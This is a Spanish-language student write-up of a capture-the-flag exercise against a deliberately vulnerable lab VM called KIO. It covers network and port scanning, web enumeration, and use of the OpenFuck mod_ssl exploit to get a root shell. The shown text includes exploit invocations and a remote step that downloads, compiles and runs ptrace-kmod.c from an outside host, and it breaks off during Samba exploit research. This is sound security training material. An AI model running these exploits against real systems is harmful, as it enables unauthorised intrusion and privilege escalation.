


Maquina KIO

Tarea 2

	O.S.: Linux
	Dificultad: Fácil
	Puntos: 30
	Fases: Enumeración - Escaneo
Otras Fases: Reconocimiento - Explotación	

Como entregables de este reto debes entregar.

- Un reporte con capturas de todo el proceso de resolución
- El contenido de las 3 banderas

Contenido

Escaneo	4
Escaneo de direcciones IP	4
Escaneo de puertos	5
EXPLOTACION DE VULNERABILIDADES	6
Escaneo de vulnerabilidades	6
SSH	6
Rpcbind	6
HTTP/HTTPS	7
Netbios-SSN	12
Búsqueda de las Banderas	18

Lista de Tablas

Tabla 1. Tabla de direcciones	5
Tabla 2. Tabla de puertos abiertos.....	5

TABLA DE ILUSTRACIONES

Ilustración 1. Dirección IP de mi maquina	4
Ilustración 2. Reconocimiento de redes IP	4
Ilustración 3. Enrutamiento de la Red	5
Ilustración 4. Detección de puertos de la máquina KIO	5
Ilustración 5. Búsqueda de exploit en SSH	6
Ilustración 6. Analizando puerto 111 para detectar vulnerabilidad	6
Ilustración 7. Verificando si tiene el directorio robot	7
Ilustración 8. Resultados de directorios encontrados en el dominio	7
Ilustración 9. Vista de la dirección mrtg de la página web	8
Ilustración 10. Buscando vulnerabilidades web con la herramienta NIKTO	8
Ilustración 11. Análisis de vulnerabilidades en el servicio Apache	9
Ilustración 12. Descargando exploit buffer overflow en Apache	9
Ilustración 13. Encabezado del script	9
Ilustración 14. Ejecutando el script	10
Ilustración 15. Ejecutando script intento 2	10
Ilustración 16. Bajando el archivo al kali	11
Ilustración 17. Levantando servidor	11
Ilustración 18. Comprobación de servidor levantado	11
Ilustración 19. Ejecución de script modificado	12
Ilustración 20. Enumeración de servicio samba parte 1	13
Ilustración 21. Enumeración de servicio samba parte 2	13
Ilustración 22. Enumeración del servicio samba parte 3	14
Ilustración 23. Ingresando palabra clave para identificar la versión de samba	14
Ilustración 24. Configuración en metasploit para analizar versión samba	15
Ilustración 25. Resultado del análisis de versión	15
Ilustración 26. Análisis de exploit para samba 2.2	15
Ilustración 27. Buscando el exploit trasn2open	16
Ilustración 28. Configuración del exploit trans2open	16
Ilustración 29. Resultado del primer payload	17
Ilustración 30. Cambiando el payload	17
Ilustración 31. Configuración del otro payload	18
Ilustración 32. Ejecución de exploit por samba	18
Ilustración 33. Usando find para buscar las banderas	18
Ilustración 34. Recopilando información de las banderas	19

Fases del Pentesting para la maquina KIO

- Escaneo
- Explotación de vulnerabilidad
- Ubicación de las banderas

Escaneo

Escaneo de direcciones IP

Primero debemos saber nuestra dirección IP de la máquina que estamos usando y la máquina que se va a vulnerar.

Conociendo la dirección IP de mi máquina virtual

- Usando el comando: ip a

```
(kali㉿kali)-[~]  
$ ip a  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc n  
    link/loopback 00:00:00:00:00:00 brd 00:00:0  
    inet 127.0.0.1/8 scope host lo  
        valid_lft forever preferred_lft forever  
    inet6 ::1/128 scope host noprefixroute  
        valid_lft forever preferred_lft forever  
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu  
    link/ether 00:0c:29:74:38:99 brd ff:ff:ff:f  
    inet 192.168.29.129/24 brd 192.168.29.255 s  
        valid_lft 1284sec preferred_lft 1284sec  
    inet6 fe80::a7b7:fc4:21e:b7f4/64 scope link  
        valid_lft forever preferred_lft forever
```

Ilustración 1. Dirección IP de mi maquina

Podemos ver que la dirección de la máquina Kali es 192.168.29.129

Analizando las direcciones IP dentro de la red

- Usando el comando: arp-scan -l

```
(kali㉿kali)-[~/Desktop]  
$ sudo arp-scan -l  
Interface: eth0, type: EN10MB, MAC: 00:0c:29:74:38:99, IPv4: 192.168.29.129  
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)  
192.168.29.1    00:50:56:c0:00:08    VMware, Inc.  
192.168.29.2    00:50:56:f2:a5:b7    VMware, Inc.  
192.168.29.165 00:0c:29:fd:27:4a    VMware, Inc.  
192.168.29.254 00:50:56:fe:9c:30    VMware, Inc.  
  
4 packets received by filter, 0 packets dropped by kernel  
Ending arp-scan 1.10.0: 256 hosts scanned in 2.192 seconds (116.79 hosts/sec). 4 responded
```

Ilustración 2. Reconocimiento de redes IP

Descartamos direcciones 192.168.29.1 y 192.168.29.254 debido a que la primera es nuestro Windows y la segunda el VMware.

Para saber qué dirección IP es la correcta se toma el siguiente comando: "ip route"

Y podemos ver que la dirección 192.168.29.2 es el Gateway de la máquina virtual

```
(kali@kali)-[~/Desktop/KIO]
$ ip route
default via 192.168.29.2 dev eth0 proto dhcp src 192.168.29.129 metric 100
192.168.29.0/24 dev eth0 proto kernel scope link src 192.168.29.129 metric 100
(kali@kali)-[~/Desktop/KIO]
```

Ilustración 3. Enrutamiento de la Red

Tenemos como resultado la siguiente tabla:

Tabla 1. Tabla de direcciones

Hostname	Direcciones IP
Maquina KIO	192.168.29.165
Maquina Kali	192.168.29.129

Escaneo de puertos

Ahora debemos analizar los puertos abiertos dentro de la maquina objetivo (Maquina KIO)

Usamos el comando nmap “sudo nmap -sS -p- -T4 192.168.29.165” podemos ver los siguientes puertos abiertos

```
(kali@kali)-[~/Desktop/KIO]
$ sudo nmap -sS -p- -T4 192.168.29.165

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-13 23:00 EDT
Nmap scan report for 192.168.29.165
Host is up (0.0018s latency).
Not shown: 65529 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
443/tcp   open  https
1024/tcp  open  kdm
MAC Address: 00:0C:29:FD:27:4A (VMware)

Nmap done: 1 IP address (1 host up) scanned in 7.20 seconds
```

Ilustración 4. Detección de puertos de la máquina KIO

Tabla 2. Tabla de puertos abiertos

# de puerto	Servicio	Version
22	SSH	OpenSSH 2.9p2 (protocol 1.99)
80	HTTP	Apache httpd 1.3.20 ((Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b)
111	Rpcbind	2 (RPC #100000)
139	Netbios-SSN	Samba smbd (workgroup: LTMYGROUP)
443	HTTPS	Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
1024	KDM	1 (RPC #100024)

EXPLOTACION DE VULNERABILIDADES

Escaneo de vulnerabilidades

Se hace búsqueda de exploits dentro de las versiones de los servicios

SSH

Tenemos la versión del SSH de la máquina que es OpenSSH 2.9p2

Usamos el comando searchsploit

```
(kali@kali)-[~/Desktop/KI0]
$ searchsploit OpenSSH 2.9p2
```

Exploit Title	Path
OpenSSH 2.3 < 7.7 - Username Enumeration	linux/remote/45233.py
OpenSSH 2.3 < 7.7 - Username Enumeration (PoC)	linux/remote/45210.py
OpenSSH < 6.6 SFTP (x64) - Command Execution	linux_x86-64/remote/45000.c
OpenSSH < 6.6 SFTP - Command Execution	linux/remote/45001.py
OpenSSH < 7.4 - 'UsePrivilegeSeparation Disabled' Forwarded Unix Domain Sockets Priv	linux/local/40962.txt
OpenSSH < 7.4 - agent Protocol Arbitrary Library Loading	linux/remote/40963.txt
OpenSSH < 7.7 - User Enumeration (2)	linux/remote/45939.py

```
Shellcodes: No Results
```

Ilustración 5.Búsqueda de exploit en SSH

No hay algún exploit útil para explotar por ese puerto

Rpcbind

Se analizó si se puede detectar alguna vulnerabilidad

```
(kali@kali)-[~/Desktop]
$ nmap --script=rpc-grind -p 111 192.168.29.165
```

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-15 00:12 EDT
Nmap scan report for 192.168.29.165
Host is up (0.0040s latency).

PORT      STATE SERVICE
111/tcp   open  rpcbind
MAC Address: 00:0C:29:FD:27:4A (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.79 seconds
```

Ilustración 6. Analizando puerto 111 para detectar vulnerabilidad

No se ha detectado algún exploit para vulnerar a pesar de tener el puerto abierto

HTTP/HTTPS

Buscando exploit del servicio apache 1.3.20

Analizamos la página web si tiene directorio robot.txt




Ilustración 7. Verificando si tiene el directorio robot

Fuzzing

Analizaremos los posibles directorios a través del método fuzzing ya que no tiene el archivo robot donde para saber su directorio de archivos

- Usando gobuster tenemos los siguientes resultados

```
(kali@kali)-[~/Desktop]
$ gobuster dir -u 192.168.29.165 -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.29.165
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/manual (Status: 301) [Size: 294] [→ http://127.0.0.1/manual/]
/usage (Status: 301) [Size: 293] [→ http://127.0.0.1/usage/]
/mrtg (Status: 301) [Size: 292] [→ http://127.0.0.1/mrtg/]
Progress: 87664 / 87665 (100.00%)

Finished
```

Ilustración 8. Resultados de directorios encontrados en el dominio

Al analizar podemos ver 3 direcciones siendo el más sospechoso el archivo mrtg pero al ingresar tenemos lo siguiente:




Ilustración 9. Vista de la dirección mrtg de la página web

Por lo cual no hay algo relevante donde se pueda vulnerar.

NIKTO

Hacemos uso de esta herramienta para hacer un análisis de vulnerabilidades en la página web

```
(kali@kali)-[~/Desktop]
└─$ sudo nikto -h 192.168.29.165
- Nikto v2.5.0

+ Target IP: 192.168.29.165
+ Target Hostname: 192.168.29.165
+ Target Port: 80
+ Start Time: 2024-10-14 22:58:20 (GMT-4)

+ Server: Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
+ /: Server may leak inodes via ETags, header found with file /, inode: 34821, size: 2890, mtime: Wed Sep 5 23:12:46 2001. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ OpenSSL/0.9.6b appears to be outdated (current is at least 3.0.7). OpenSSL 1.1.1s is current for the 1.x branch and will be supported until Nov 11 2023.
+ Apache/1.3.20 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch
+ mod_ssl/2.8.4 appears to be outdated (current is at least 2.9.6) (may depend on server version).
+ /: Apache is vulnerable to XSS via the Expect header. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2006-3913
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, OPTIONS, TRACE .
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
+ Apache/1.3.20 - Apache 1.x up 1.2.34 are vulnerable to a remote DoS and possible code execution.
+ Apache/1.3.20 - Apache 1.3 below 1.3.27 are vulnerable to a local buffer overflow which allows attackers to kill any process on the system.
+ Apache/1.3.20 - Apache 1.3 below 1.3.29 are vulnerable to overflows in mod_rewrite and mod_cgi.
+ mod_ssl/2.8.4 - mod_ssl 2.8.7 and lower are vulnerable to a remote buffer overflow which may allow a remote shell.
+ //etc/hosts: The server install allows reading of any system file by adding an extra '/' to the URL.
+ /usage/: Webalizer may be installed. Versions lower than 2.01-09 vulnerable to Cross Site Scripting (XSS). See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0835
+ /manual/: Directory indexing found.
+ /manual/: Web server manual found.
+ /icons/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
- STATUS: Completed 5790 requests (~83% complete, 6 seconds left): currently in plugin 'Nikto Tests'
- STATUS: Running average: 100 requests: 0.00201 sec, 10 requests: 0.0021 sec.
+ / - 200/OK Response could be Appears to be a default IIS 7 install.
```

Ilustración 10. Buscando vulnerabilidades web con la herramienta NIKTO

De la Ilustración 10 podemos ver que por el protocolo HTTPS tenemos una vulnerabilidad por buffer overflow

Usando la herramienta “Searchsploit” en el servicio Apache tenemos los siguiente:

```
(kali@kali)~[~/Desktop]
$ searchsploit Apache 1.3.20
```

Exploit Title	Path
Apache + PHP < 5.3.12 / < 5.4.2 - cgi-bin Remote Code Execution	php/remote/29290.c
Apache + PHP < 5.3.12 / < 5.4.2 - Remote Code Execution + Scanner	php/remote/29316.py
Apache 1.3.20 (Win32) - 'PHP.exe' Remote File Disclosure	windows/remote/21204.txt
Apache 1.3.6/1.3.9/1.3.11/1.3.12/1.3.20 - Root Directory Access	windows/remote/19975.pl
Apache 1.3.x < 2.0.48 mod_userdir - Remote Users Disclosure	linux/remote/132.c
Apache < 1.3.37/2.0.59/2.2.3 mod_rewrite - Remote Overflow	multiple/remote/2237.sh
Apache < 2.0.64 / < 2.2.21 mod_setenvif - Integer Overflow	linux/dos/41769.txt
Apache < 2.2.34 / < 2.4.27 - OPTIONS Memory Leak	linux/webapps/42745.py
Apache CouchDB < 2.1.0 - Remote Code Execution	linux/webapps/44913.py
Apache CXF < 2.5.10/2.6.7/2.7.4 - Denial of Service	multiple/dos/26710.txt
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuck.c' Remote Buffer Overflow	unix/remote/21671.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (1)	unix/remote/764.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (2)	unix/remote/47080.c
Apache Struts < 1.3.10 / < 2.3.16.2 - ClassLoader Manipulation Remote Code Execution	multiple/remote/41690.rb
Apache Struts < 2.2.0 - Remote Command Execution (Metasploit)	multiple/remote/17691.rb
Apache Tika-server < 1.18 - Command Injection	windows/remote/46540.py
Apache Tomcat < 5.5.17 - Remote Directory Listing	multiple/remote/2061.txt
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal	unix/remote/14489.c
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal (PoC)	multiple/remote/6229.txt
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass / R	jsp/webapps/42966.py
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass / R	windows/webapps/42953.txt
Apache Xerces-C XML Parser < 3.1.2 - Denial of Service (PoC)	linux/dos/36906.txt
Oracle Java JDK/JRE < 1.8.0.131 / Apache Xerces 2.11.0 - 'PDF/Docx' Server Side Deni	php/dos/44057.md
Webroot Shoutbox < 2.32 (Apache) - Local File Inclusion / Remote Code Execution	linux/remote/34.pl

```
Shellcodes: No Results
```

Ilustración 11. Análisis de vulnerabilidades en el servicio Apache

Bajando el script del exploit para Remote Buffer Overflow en Apache

```
(kali@kali)~[~/Desktop/KIO/exploit]
$ searchsploit -m 47080
Exploit: Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (2)
URL: https://www.exploit-db.com/exploits/47080
Path: /usr/share/exploitdb/exploits/unix/remote/47080.c
Codes: CVE-2002-0082, OSVDB-857
Verified: False
File Type: C source, ASCII text
Copied to: /home/kali/Desktop/KIO/exploit/47080.c
```

Ilustración 12. Descargando exploit buffer overflow en Apache

Leyendo encabezado del script bajado

```
(kali@kali)~[~/Desktop/KIO/exploit]
$ head 47080.c
/*
 * OF version r00t VERY PRIV8 spabam
 * Version: v3.0.4
 * Requirements: libssl-dev ( apt-get install libssl-dev )
 * Compile with: gcc -o OpenFuck OpenFuck.c -lcrypto
 * objdump -R /usr/sbin/httpd|grep free to get more targets
 * #hackarena irc.brasnet.org
 * Note: if required, host ptrace and replace wget target
 */
```

Ilustración 13. Encabezado del script

Ejecutando el script con los parámetros necesarios

```

(kali@kali)-[~/Desktop/KIO/exploit]
$ ./BufferOver 0x6a 192.168.29.165 443 -c 45

*****
* OpenFuck v3.0.4-root priv8 by SPABAM based on openssl-too-open *
*****
* by SPABAM    with code of Spabam - LSD-pl - SolarEclipse - CORE *
* #hackarena  irc.brasnet.org *
* TNX Xanthic USG #SilverLords #BloodBR #isotk #highsecure #uname *
* #ION #delirium #nitr0x #coder #root #endiabrad0s #NHC #TechTeam *
* #pinchadoresweb HiTechHate DigitalWrapperz P()W GAT ButtP!rateZ *
*****

Connection... 45 of 45
Establishing SSL connection
cipher: 0x4043808c  ciphers: 0x80f8050
Ready to send shellcode
Spawning shell...
Good Bye!

```

Ilustración 14. Ejecutando el script

Podemos ver que no funciona así que probamos la otra versión del Sistema operativo

```

(kali@kali)-[~/Desktop/KIO/exploit]
$ ./BufferOver 0x6b 192.168.29.165 443 -c 45

*****
* OpenFuck v3.0.4-root priv8 by SPABAM based on openssl-too-open *
*****
* by SPABAM    with code of Spabam - LSD-pl - SolarEclipse - CORE *
* #hackarena  irc.brasnet.org *
* TNX Xanthic USG #SilverLords #BloodBR #isotk #highsecure #uname *
* #ION #delirium #nitr0x #coder #root #endiabrad0s #NHC #TechTeam *
* #pinchadoresweb HiTechHate DigitalWrapperz P()W GAT ButtP!rateZ *
*****

Connection... 45 of 45
Establishing SSL connection
cipher: 0x4043808c  ciphers: 0x80f8050
Ready to send shellcode
Spawning shell...
bash: no job control in this shell
bash-2.05$
d.c; ./exploit; -kmod.c; gcc -o exploit ptrace-kmod.c -B /usr/bin; rm ptrace-kmo
--00:08:38-- https://dl.packetstormsecurity.net/0304-exploits/ptrace-kmod.c
⇒ `ptrace-kmod.c'
Connecting to dl.packetstormsecurity.net:443... connected!

Unable to establish SSL connection.

Unable to establish SSL connection.
gcc: ptrace-kmod.c: No such file or directory
gcc: No input files
rm: cannot remove `ptrace-kmod.c': No such file or directory
bash: ./exploit: No such file or directory
bash-2.05$
bash-2.05$ █

```

Ilustración 15. Ejecutando script intento 2

No se pudo cargar el script ptrace-kmod.c porque no pudo conectar a la red. Así que debemos bajar el archivo al Kali para que lo pueda cargar sin ingresar a la red.

```
(kali@kali) - [~/Desktop/KIO/exploit]
$ wget https://dl.packetstormsecurity.net/0304-exploits/ptrace-kmod.c
--2024-10-15 01:13:47-- https://dl.packetstormsecurity.net/0304-exploits/ptrace-kmod.c
Resolving dl.packetstormsecurity.net (dl.packetstormsecurity.net)... 198.84.60.200
Connecting to dl.packetstormsecurity.net (dl.packetstormsecurity.net)[198.84.60.200]:443 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 3921 (3.8K) [text/x-csrc]
Saving to: 'ptrace-kmod.c'

ptrace-kmod.c          100%[=====>] 3.83K --.-KB/s  in 0s

2024-10-15 01:13:47 (112 MB/s) - 'ptrace-kmod.c' saved [3921/3921]

(kali@kali) - [~/Desktop/KIO/exploit]
$ ls
47080.c  764.c  BufferOver  ptrace-kmod.c
```

Ilustración 16. Bajando el archivo al kali

Se levanta un servidor web

```
(kali@kali) - [~/Desktop/KIO/exploit]
$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

Ilustración 17. Levantando servidor

Comprobamos el servidor




Ilustración 18. Comprobación de servidor levantado

Ejecutando el script modificado (solo se cambia la dirección de descarga del archivo ptrace-kmod.c al servidor levantado)

```
(kali@kali)-[~/Desktop/KIO/exploit]
$ ./BufferOver 0x6b 192.168.29.165 443 -c 45

*****
* OpenFuck v3.0.4-root priv8 by SPABAM based on openssl-too-open *
*****
* by SPABAM with code of Spabam - LSD-pl - SolarEclipse - CORE *
* #hackarena irc.brasnet.org *
* TNX Xanthic USG #SilverLords #BloodBR #isotk #highsecure #uname *
* #ION #delirium #nitr0x #coder #root #endiabrad0s #NHC #TechTeam *
* #pinchadoresweb HiTechHate DigitalWrapperz P()W GAT ButtP!rateZ *
*****

Connection... 45 of 45
Establishing SSL connection
cipher: 0x4043808c ciphers: 0x80f8050
Ready to send shellcode
Spawning shell...
bash: no job control in this shell
bash-2.05$
c; gcc -o exploit ptrace-kmod.c -B /usr/bin; rm ptrace-kmod.c; ./exploit; -kmod.
--00:41:44-- http://192.168.29.129:8080/ptrace-kmod.c
      => `ptrace-kmod.c'
Connecting to 192.168.29.129:8080... connected!
HTTP request sent, awaiting response... 200 OK
Length: 3,921 [text/x-csrc]

0K ... 100% @ 3.74 MB/s

00:41:44 (3.74 MB/s) - `ptrace-kmod.c' saved [3921/3921]

gcc: file path prefix `/usr/bin' never used
[+] Attached to 1949
[+] Waiting for signal
[+] Signal caught
[+] Shellcode placed at 0x4001189d
[+] Now wait for suid shell...
whoami
root
█
```

Ilustración 19. Ejecución de script modificado

Identificamos quienes somos dentro de la maquina y vemos que somos root por lo cual tenemos todos los privilegios.

Se puede concluir que hay una vulnerabilidad por el servicio Apache 2.2.1a

Netbios-SSN

Verificamos si hay alguna vulnerabilidad con la versión Samba smb y verificamos su versión

```
(kali@kali)-[~/Desktop]
$ enum4linux -a 192.168.29.165
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Mon Oct 14 23:56:27 2024

===== ( Target Information ) =====
Target ..... 192.168.29.165
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

===== ( Enumerating Workgroup/Domain on 192.168.29.165 ) =====
[+] Got domain/workgroup name: MYGROUP

===== ( Nbtstat Information for 192.168.29.165 ) =====
Looking up status of 192.168.29.165
KIO-KID <00> - B <ACTIVE> Workstation Service
KIO-KID <03> - B <ACTIVE> Messenger Service
KIO-KID <20> - B <ACTIVE> File Server Service
.._MSBROWSE_ <01> - <GROUP> B <ACTIVE> Master Browser
MYGROUP <00> - <GROUP> B <ACTIVE> Domain/Workgroup Name
MYGROUP <1d> - B <ACTIVE> Master Browser
MYGROUP <1e> - <GROUP> B <ACTIVE> Browser Service Elections

MAC Address = 00-00-00-00-00-00
```

Ilustración 20. Enumeración de servicio samba parte 1

```
===== ( Session Check on 192.168.29.165 ) =====
[+] Server 192.168.29.165 allows sessions using username '', password ''

===== ( Getting domain SID for 192.168.29.165 ) =====
Domain Name: MYGROUP
Domain Sid: (NULL SID)
[+] Can't determine if host is part of domain or part of a workgroup

===== ( OS information on 192.168.29.165 ) =====
[E] Can't get OS info with smbclient

[+] Got OS info for 192.168.29.165 from srvinfo:
KIO-KID Wk Sv PrQ Unx NT SNT Samba Server
platform_id : 500
os version : 4.5
server type : 0x9a03

===== ( Users on 192.168.29.165 ) =====
Use of uninitialized value $users in print at ./enum4linux.pl line 972.
Use of uninitialized value $users in pattern match (m//) at ./enum4linux.pl line 975.

Use of uninitialized value $users in print at ./enum4linux.pl line 986.
Use of uninitialized value $users in pattern match (m//) at ./enum4linux.pl line 988.
```

Ilustración 21. Enumeración de servicio samba parte 2

De esta parte podemos ver que permite la conexión con credenciales nulas y contraseña vacía. Tenemos también la versión del sistema operativo samba server (4.5)


```
( Password Policy Information for 192.168.29.165 )

[+] Unexpected error from polenum:

[+] Attaching to 192.168.29.165 using a NULL share
[+] Trying protocol 139/SMB ...
      [!] Protocol failed: SMB SessionError: unknown error code: 0x5
[+] Trying protocol 445/SMB ...
      [!] Protocol failed: [Errno Connection error (192.168.29.165:445)] [Errno 111] Connection refused

[+] Retrieved partial password policy with rpcclient:

Password Complexity: Disabled
Minimum Password Length: 0
```

Ilustración 22.Enumeración del servicio samba parte 3

Aquí podemos ver que a pesar de estar abierto el puerto 139 necesito credenciales válidas.

Analizando la versión del servicio samba con metasploit

```
(kali@kali)-[~/Desktop]
$ msfconsole
Metasploit tip: Enable HTTP request and response logging with set HttpTrace
true

Metasploit v6.4.20-dev
+ -- --=[ 2440 exploits - 1256 auxiliary - 429 post
+ -- --=[ 1468 payloads - 47 encoders - 11 nops
+ -- --=[ 9 evasion

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search smb version
```

Ilustración 23.Ingresando palabra clave para identificar la versión de samba

Aplicamos la configuración y dirección para el análisis de versión

```
msf6 > use 103
msf6 auxiliary(scanner/smb/smb_version) > show options

Module options (auxiliary/scanner/smb/smb_version):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS          yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basi
  cs/using-metasploit.html
  RPORT          no         The target port (TCP)
  THREADS  1          yes        The number of concurrent threads (max one per host)

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smb/smb_version) > set rhost 192.168.29.165
rhost => 192.168.29.165
msf6 auxiliary(scanner/smb/smb_version) > show options

Module options (auxiliary/scanner/smb/smb_version):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS  192.168.29.165  yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basi
  cs/using-metasploit.html
  RPORT          no         The target port (TCP)
```

Ilustración 24. Configuración en metasploit para analizar versión samba

Ejecutamos el exploit

```
View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smb/smb_version) > exploit

[*] 192.168.29.165:139 - SMB Detected (versions:) (preferred dialect:) (signatures:optional)
[*] 192.168.29.165:139 - Host could not be identified: Unix (Samba 2.2.1a)
[*] 192.168.29.165: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Ilustración 25. Resultado del análisis de versión

La versión del servicio es Samba 2.2.1a

Analizando vulnerabilidades útiles de acuerdo a la versión

```
(kali@kali)-[~]
$ searchsploit samba 2.2
```

Exploit Title	Path
Samba 2.0.x/2.2 - Arbitrary File Creation	unix/remote/20968.txt
Samba 2.2.0 < 2.2.8 (OSX) - trans2open Overflow (Metasploit)	osx/remote/9924.rb
Samba 2.2.2 < 2.2.6 - 'nttrans' Remote Buffer Overflow (Metasploit) (1)	linux/remote/16321.rb
Samba 2.2.8 (BSD x86) - 'trans2open' Remote Overflow (Metasploit)	bsd_x86/remote/16880.rb
Samba 2.2.8 (Linux Kernel 2.6 / Debian / Mandrake) - Share Privilege Escalation	linux/local/23674.txt
Samba 2.2.8 (Linux x86) - 'trans2open' Remote Overflow (Metasploit)	linux_x86/remote/16861.rb
Samba 2.2.8 (OSX/PPC) - 'trans2open' Remote Overflow (Metasploit)	osx_ppc/remote/16876.rb
Samba 2.2.8 (Solaris SPARC) - 'trans2open' Remote Overflow (Metasploit)	solaris_sparc/remote/16330.rb
